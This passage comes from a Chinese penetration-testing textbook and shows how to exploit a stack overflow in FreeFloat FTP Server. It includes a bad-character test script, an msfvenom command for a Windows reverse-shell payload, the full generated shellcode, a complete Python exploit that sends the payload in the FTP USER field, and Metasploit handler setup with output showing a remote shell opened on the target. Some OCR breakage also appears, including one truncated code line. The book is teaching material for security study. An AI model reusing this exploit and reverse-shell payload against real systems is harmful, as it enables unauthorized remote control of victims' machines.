


图 6-26　执行脚本时弹出计算器程序（该测试中目标就是本机）

6.5　坏字符的确定

虽然上面的漏洞渗透程序编写得很成功，但是在实际中却未必如此顺利。即使所有需要的量都计算得很准确，后来加入的 Shellcode 却未必能执行成功。要注意上面实例中输入的

230 个 A，“JMP ESP”的指令地址以及要执行的 Shellcode 的内容都是以 FTP 的用户名的形式输入的，也就是说，其实上面的所有内容都是 FTP 的用户名。但是 FTP 对用户名是有限制的，并非所有的字符都可以出现在用户名中。如果内容中包含这种不被允许的字符，就可能导致 FTP 服务器拒绝接收后面的内容，从而导致代码只传送了一部分。但是每个程序，甚至每个程序的入口接收的规则都不一样，很难直接指出哪些是坏字符，但是可以使用逐个测试的方法找出这些字符。下面列出了所有可能的字符。

```
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f"
"\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

以前常用的方法是将这些字符一个一个进行尝试，然后找出其中的坏字符。这种方法效率十分低下，可以使用一些工具（例如 mona.py）来完成这个任务。但是出于学习的目的，通过这种逐个尝试的方法可以更容易地掌握模块编写的原理。首先回头看一下之前编写的那个用来连接服务器的程序。

```
import socket
offset_to_eip =  230
buffer = "A" * offset_to_eip
buffer += "BBBB"
buffer += "A" *50
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.1.106',21))
response = s.recv(1024)
s.send('USER ' + buffer  + '\r\n')
```

先启动 Immunity Debugger，接下来将这个 FreeFloat FTP Server 的进程附加到 Immunity Debugger 中。

当运行这个程序的时候，FreeFloat FTP Server 程序会崩溃，在 Immunity Debugger 中查看，可以看到如图 6-27 所示的结果，用鼠标找到 42424242 所在的位置。

图 6-27　找到用户名的输入位置

好了，其实之前已经讨论过这个问题，“BBBB”现在所在的位置就是 EIP 指针的位置，它后面的位置就是要放置坏字符的位置。接下来修改上面的那段程序，在“BBBB”的后面添加所有的字符，修改后的程序如下所示。

```
#!/usr/bin/python
import socket
badchars = ("\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
offset_to_eip =  230
buffer = "A" * offset_to_eip
buffer += "BBBB"
buffer += badchars *
s = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
connect = s.connect(('192.168.1.106',21))
response = s.recv(1024)
s.send('USER ' + buffer  + '\r\n')
```

这段程序将会把所有的字符都发送到目标服务器中，但是坏字符串会引起程序的终止，

仍然执行这段程序，并在 Immunity Debugger 中查看，如图 6-28 所示。




图 6-28　引起程序终止的位置

在这里可以看到在“BBBB”后面的第一行的后面出现了“Password required”，这说明在“BBBB”后面的第一行里出现了导致目标软件认为用户名已经输入结束的字符了。回头看一下这一行，一共是 4 个字符“\x00\x01\x02\x03”，首先将这里面的“\x00”去掉，如果程序继续向下执行，那么说明这个字符是坏字符，还是这个程序，修改之后变为：

```
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\
x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
```

执行这个程序，查看一下结果，如图 6-29 所示。




图 6-29　第二次引起程序终止的位置

好了，显然现在前面的 8 个字符没有问题了，在第三行用户名的输入再次被终止了，那么这说明现在的“\x01\x02\x03\x04\x05\x06\x07\x08\x09”已经没有问题了，出问题的一定是“\x0a\x0b\x0c\x0d”中的一个。再将这 4 个字符一个一个地去掉后看一下。首先去掉“\x0a”，然后执行这个程序，使用 Immunity Debugger 查看里面的变化，如图 6-30 所示。



图 6-30　第三次引起程序终止的位置

我们很幸运，这里面的坏字符刚好是“\x0a”，所以一次就尝试出来了。如果坏字符是“\x0d”，要尝试的次数显然要更多。剩下的步骤读者最好自行完成，这个程序中的坏字符是“\x00”“\x0a”“\x40”，那么在编写 Shellcode 的时候，就需要避免这三个坏字符。

6.6 使用 Metasploit 来生成 Shellcode

发现目标的漏洞之后，就可以去查找对应的漏洞渗透模块。单单是别人编写好的漏洞渗透模块并不能实现预计的功能。上例中利用该漏洞渗透模块 39009.py 实现了对目标的渗透，成功崩溃了目标系统上运行的 Easy File Sharing，并启动了计算器程序，但是如果需要在目标上执行其他功能呢？

之前曾经将漏洞渗透模块比喻成一个进入目标系统的钥匙，现在已经获得了这把珍贵的钥匙，接下来可以将一段代码（也就是之前提到的 Shellcode）送到目标系统并执行。如果可以选择，你会希望这段代码实现哪个功能？

（1）让目标系统上的服务崩溃。

（2）在目标系统上执行某个程序。

（3）直接控制目标系统。

是不是第三个选择是最激动人心的呢？那么希望在目标系统上运行的代码就应该是一个远程控制程序。远程控制程序是一个很常见的计算机用语，指的就是可以在一台设备上操纵另一台设备的软件。

通常情况下，远程控制程序一般分成两个部分：被控端和主控端。如果一台计算机上执行了这个被控端，就会被另外一台装有主控端的计算机所控制了。曾经掀起轰轰烈烈全民黑客运动的“灰鸽子”就是这样一个远程控制软件，据统计早在 2005 年的时候，“灰鸽子”就已经感染了近百万台计算机。

现在世界上被广泛使用的远程控制软件有很多种，其中既有一些确实是为人们提供工作便利的正常软件，例如 TeamViewer，也有一些是专门为黑客入侵所打造的后门木马。

在这里并不去考虑这些软件的目的是善意还是恶意，而是从技术的角度对其进行分类。实际上，远程控制软件的分类标准有很多，这里只介绍两个最为常用的标准。

第一个标准就是远程控制软件被控端与主控端的连接方式。按照不同的连接方式，可以将远程控制软件分为正向和反向两种。

这里假设这样一个场景，一个黑客设法在受害者的计算机上执行了远程控制软件服务端，那么把黑客现在所使用的计算机称为 Hacker，而把受害者所使用的计算机称为 A。如果说黑客所使用的远程控制软件是正向的，那么计算机 A 在执行了这个远程控制服务端之后，只会在自己的主机上打开一个端口，然后等待 Hacker 计算机的连接，注意此时 A 计算机并

不会去主动通知 Hacker 计算机（而反向控制软件会），因此黑客必须知道计算机 A 的 IP 地址。这导致了正向控制在实际操作中具有很大的困难。

而反向远程控制则截然不同，当计算机 A 在执行了这个远程控制被控端之后，会主动去通知 Hacker 计算机，“嗨，我现在受你的控制了，请下命令吧”，因此黑客也无须知道计算机 A 的 IP 地址，只需要把这个远程控制被控端发送给目标即可。现在黑客所使用的远程控制软件大都采用了反向控制。

另外一种常见的分类方法就是按照目标操作系统的不同而分类，这就很容易理解了，平时在 Windows 上运行的软件大都是 exe 文件，而 Android 操作系统上则大都是 apk 文件。显然你制造的一个 Windows 平台下使用的远程控制被控端对于手机使用的 Android 操作系统是毫无作用的。目前常见的操作系统主要有微软的 Windows，谷歌的 Android，苹果的 iOS 以及各种 Linux 系统。

另外，随着互联网不断发展，针对各种网站开发技术的远程控制软件也出现了，这些远程控制软件也都采用和网站开发相同的语言，例如 ASP、PHP 等。

讲到远程控制软件中的被控端和主控端，它们必须成对使用，被控端就是要运行在被目标计算机上的，这个程序的功能听起来和木马很像，实际上也是如此。另外，实际上要在渗透漏洞代码中替换的 Shellcode 部分就是这个远程控制程序的被控端的代码。现在先来学习一下如何生成被控端（这个被控端既可以是一段代码，也可以是一个直接执行的程序）。

在 Kali Linux 2 中提供了多个可以用来产生远程控制被控端程序的方式，但是其中最为简单强大的方法应该要数 msfvenom 命令了。这个命令是著名渗透测试软件 Metasploit 的一个功能，但是可以直接在 Kali Linux 2 中使用这个命令。

以前旧版本的 Metasploit 中提供了两条关于远程控制被控端程序的命令，其中，msfpayload 负责用来生成攻击载荷，msfencode 负责对攻击载荷进行编码。新版本的 Metasploit 中将这两条命令整合成为 msfvenom 命令，下面给出了 msfvenom 的几个常见的使用参数。

```
Options:
    -p, --payload        <payload> 指定要生成的 payload（攻击荷载）。如果需要使用自定义的 pay-
load，请使用 '-' 或者 stdin 指定
    -f, --format         <format> 指定输出格式 （可以使用 --help-formats 来获取 msf 支持的输出
格式列表）
    -b                              避免使用的字符
    -e                              编码的格式
    -o, --out            <path> 指定存储 payload 的位置
    --payload-options               列举 payload 的标准选项
    --help-formats                  查看 msf 支持的输出格式列表
```

首先使用 msfvenom 命令来创建一个可以使用的 Shellcode。

```
    msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.104 LPORT=443 -b '\x00\
x0a\x40' -f c
```

生成的 Shellcode 代码如下所示。

```
"\xba\x3d\x25\x0f\xda\xda\xd3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
"\x52\x31\x56\x12\x83\xc6\x04\x03\x6b\x2b\xed\x2f\x6f\xdb\x73"
"\xcf\x8f\x1c\x14\x59\x6a\x2d\x14\x3d\xff\x1e\xa4\x35\xad\x92"
"\x4f\x1b\x45\x20\x3d\xb4\x6a\x81\x88\xe2\x45\x12\xa0\xd7\xc4"
"\x90\xbb\x0b\x26\xa8\x73\x5e\x27\xed\x6e\x93\x75\xa6\xe5\x06"
"\x69\xc3\xb0\x9a\x02\x9f\x55\x9b\xf7\x68\x57\x8a\xa6\xe3\x0e"
"\x0c\x49\x27\x3b\x05\x51\x24\x06\xdf\xea\x9e\xfc\xde\x3a\xef"
"\xfd\x4d\x03\xdf\x0f\x8f\x44\xd8\xef\xfa\xbc\x1a\x8d\xfc\x7b"
"\x60\x49\x88\x9f\xc2\x1a\x2a\x7b\xf2\xcf\xad\x08\xf8\xa4\xba"
"\x56\x1d\x3a\x6e\xed\x19\xb7\x91\x21\xa8\x83\xb5\xe5\xf0\x50"
"\xd7\xbc\x5c\x36\xe8\xde\x3e\xe7\x4c\x95\xd3\xfc\xfc\xf4\xbb"
"\x31\xcd\x06\x3c\x5e\x46\x75\x0e\xc1\xfc\x11\x22\x8a\xda\xe6"
"\x45\xa1\x9b\x78\xb8\x4a\xdc\x51\x7f\x1e\x8c\xc9\x56\x1f\x47"
"\x09\x56\xca\xc8\x59\xf8\xa5\xa8\x09\xb8\x15\x41\x43\x37\x49"
"\x71\x6c\x9d\xe2\x18\x97\x76\xcd\x75\x96\xee\xa5\x87\x98\xef"
"\x8e\x01\x7e\x85\xe0\x47\x29\x32\x98\xcd\xa1\xa3\x65\xd8\xcc"
"\xe4\xee\xef\x31\xaa\x06\x85\x21\x5b\xe7\xd0\x1b\xca\xf8\xce"
"\x33\x90\x6b\x95\xc3\xdf\x97\x02\x94\x88\x66\x5b\x70\x25\xd0"
"\xf5\x66\xb4\x84\x3e\x22\x63\x75\xc0\xab\xe6\xc1\xe6\xbb\x3e"
"\xc9\xa2\xef\xee\x9c\x7c\x59\x49\x77\xcf\x33\x03\x24\x99\xd3"
"\xd2\x06\x1a\xa5\xda\x42\xec\x49\x6a\x3b\xa9\x76\x43\xab\x3d"
"\x0f\xb9\x4b\xc1\xda\x79\x7b\x88\x46\x2b\x14\x55\x13\x69\x79"
"\x66\xce\xae\x84\xe5\xfa\x4e\x73\xf5\x8f\x4b\x3f\xb1\x7c\x26"
"\x50\x54\x82\x95\x51\x7d";
```

可以将这段代码的功能理解为一个木马，这个木马一旦在目标上运行，就会在目标主机上打开一个端口，然后被控制。修改之后的代码如下所示。

```
import socket
buff = "\x41"*230+"\xD7\x30\x9D\x7C"+"\x90"*20
shellcode="\xba\x3d\x25\x0f\xda\xda\xd3\xd9\x74\x24\xf4\x5e\x29\xc9\xb1"
shellcode+="\x52\x31\x56\x12\x83\xc6\x04\x03\x6b\x2b\xed\x2f\x6f\xdb\x73"
shellcode+="\xcf\x8f\x1c\x14\x59\x6a\x2d\x14\x3d\xff\x1e\xa4\x35\xad\x92"
shellcode+="\x4f\x1b\x45\x20\x3d\xb4\x6a\x81\x88\xe2\x45\x12\xa0\xd7\xc4"
shellcode+="\x90\xbb\x0b\x26\xa8\x73\x5e\x27\xed\x6e\x93\x75\xa6\xe5\x06"
shellcode+="\x69\xc3\xb0\x9a\x02\x9f\x55\x9b\xf7\x68\x57\x8a\xa6\xe3\x0e"
shellcode+="\x0c\x49\x27\x3b\x05\x51\x24\x06\xdf\xea\x9e\xfc\xde\x3a\xef"
shellcode+="\xfd\x4d\x03\xdf\x0f\x8f\x44\xd8\xef\xfa\xbc\x1a\x8d\xfc\x7b"
shellcode+="\x60\x49\x88\x9f\xc2\x1a\x2a\x7b\xf2\xcf\xad\x08\xf8\xa4\xba"
shellcode+="\x56\x1d\x3a\x6e\xed\x19\xb7\x91\x21\xa8\x83\xb5\xe5\xf0\x50"
shellcode+="\xd7\xbc\x5c\x36\xe8\xde\x3e\xe7\x4c\x95\xd3\xfc\xfc\xf4\xbb"
shellcode+="\x31\xcd\x06\x3c\x5e\x46\x75\x0e\xc1\xfc\x11\x22\x8a\xda\xe6"
shellcode+="\x45\xa1\x9b\x78\xb8\x4a\xdc\x51\x7f\x1e\x8c\xc9\x56\x1f\x47"
shellcode+="\x09\x56\xca\xc8\x59\xf8\xa5\xa8\x09\xb8\x15\x41\x43\x37\x49"
shellcode+="\x71\x6c\x9d\xe2\x18\x97\x76\xcd\x75\x96\xee\xa5\x87\x98\xef"
shellcode+="\x8e\x01\x7e\x85\xe0\x47\x29\x32\x98\xcd\xa1\xa3\x65\xd8\xcc"
shellcode+="\xe4\xee\xef\x31\xaa\x06\x85\x21\x5b\xe7\xd0\x1b\xca\xf8\xce"
```

```
shellcode+="\x33\x90\x6b\x95\xc3\xdf\x97\x02\x94\x88\x66\x5b\x70\x25\xd0"
shellcode+="\xf5\x66\xb4\x84\x3e\x22\x63\x75\xc0\xab\xe6\xc1\xe6\xbb\x3e"
shellcode+="\xc9\xa2\xef\xee\x9c\x7c\x59\x49\x77\xcf\x33\x03\x24\x99\xd3"
shellcode+="\xd2\x06\x1a\xa5\xda\x42\xec\x49\x6a\x3b\xa9\x76\x43\xab\x3d"
shellcode+="\x0f\xb9\x4b\xc1\xda\x79\x7b\x88\x46\x2b\x14\x55\x13\x69\x79"
shellcode+="\x66\xce\xae\x84\xe5\xfa\x4e\x73\xf5\x8f\x4b\x3f\xb1\x7c\x26"
shellcode+="\x50\x54\x82\x95\x51\x7d"
buff+=shellcode
target = "192.168.1.106"
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect((target,21))
s.send("USER "+buff+"\r\n")
s.close()
```

现在启动 Metasploit，这是因为需要一个主控端：

```
root@kali: ~ # msfconsole
```

启动了 Metasploit 之后：

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell_reverse_tcp
msf exploit(handler) > set lhost 192.168.1.104
msf exploit(handler) > set lport 443
msf exploit(handler) > exploit
```

执行的结果如图 6-31 所示。

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf exploit(handler) > set lhost 192.168.1.104
lhost => 192.168.1.104
msf exploit(handler) > set lport 443
lport => 443
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.1.104:443
[*] Starting the payload handler...
```

图 6-31　对 handler 进行设置

然后执行渗透脚本，执行之后可以看到 Metasploit 的客户端中有如图 6-32 所示显示。

```
[*] Started reverse TCP handler on 192.168.1.104:443
[*] Starting the payload handler...
[*] Command shell session 1 opened (192.168.1.104:443 -> 192.168.1.106:1266) at
2017-09-16 04:32:58 -0400

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop>
```

图 6-32　成功建立远程控制连接

好了，现在就使用编写的程序来远程控制目标计算机。

小结

在本章中针对一个特定漏洞进行渗透模块开发，这是一个存在于 FreeFloat FTP Server 软件上的栈溢出类型漏洞。这种漏洞极为普遍，因而对这种漏洞的研究可以提高渗透测试方面的能力。

在本章开始的时候首先介绍了如何来引起一个程序的崩溃，利用崩溃的信息可以找出该程序的偏移地址。然后讲解了如何利用这个地址来编写一个渗透开发模块，这里涉及如何查找“JMP ESP”指令，如何编写渗透程序，如何找到引起程序终止的坏字符等知识点。最后使用 Metasploit 生成了 Shellcode，并将这个 Shellcode 加入渗透模块。

CHAPTER 07

第 7 章 对漏洞进行渗透（高级部分）

在第 6 章中讲解了如何针对一个软件来编写它的渗透模块，这个编写的过程并不复杂，主要是找到一个地址固定的“JMP ESP”指令。另外还介绍了一些有用的技能，包括如何找到改写 EIP 内容的地址，如何使用 NOP 指令来进行填充，如何确定坏字符等。

随着 Windows 操作系统安全性的不断提高，这种简单利用“JMP ESP”指令去执行数据区域代码的方法已经很难实现，不过很快就有人发现了一个新的途径，那就是 Windows 下的结构化异常处理（SEH）机制。有过编程经验的读者一定会对 try/except 或者 try/catch 这种结构不陌生，其实这就是结构化异常处理。

```
try:
    //要执行的代码
except:
    //异常处理代码
```

这种格式书写的代码表示，try 中的代码会执行，但是如果在执行过程中发生了异常，就会执行 except 中的代码，也就是异常处理。

在本章中将会学习如何利用结构化异常处理（SEH）机制来完成渗透模块的编写。本章的内容将围绕如下主题展开。

（1）SEH 溢出的原理。

（2）编写基于 SEH 溢出渗透模块的要点。

（3）使用 Python 编写渗透模块。

（4）移植 Metasploit 中的渗透模块。

7.1 SEH 溢出简介

大多数人都认为程序员是一份高智商的工作，甚至很多程序员也都这样认为。所以经常有程序员说：“程序可能会出现错误，但那是别人造成的，与我无关。”但是事实却未必如此，在编写程序时，任何人都可能出现错误。但是仅依靠人工检查就想去除所有的错误，这是不可能的。

常见的错误有很多种，例如，在进行除法的时候，如果使用 0 作为除数，就会出现异常。当异常出现的时候，就是异常处理程序起作用的时候，如图 7-1 所示。

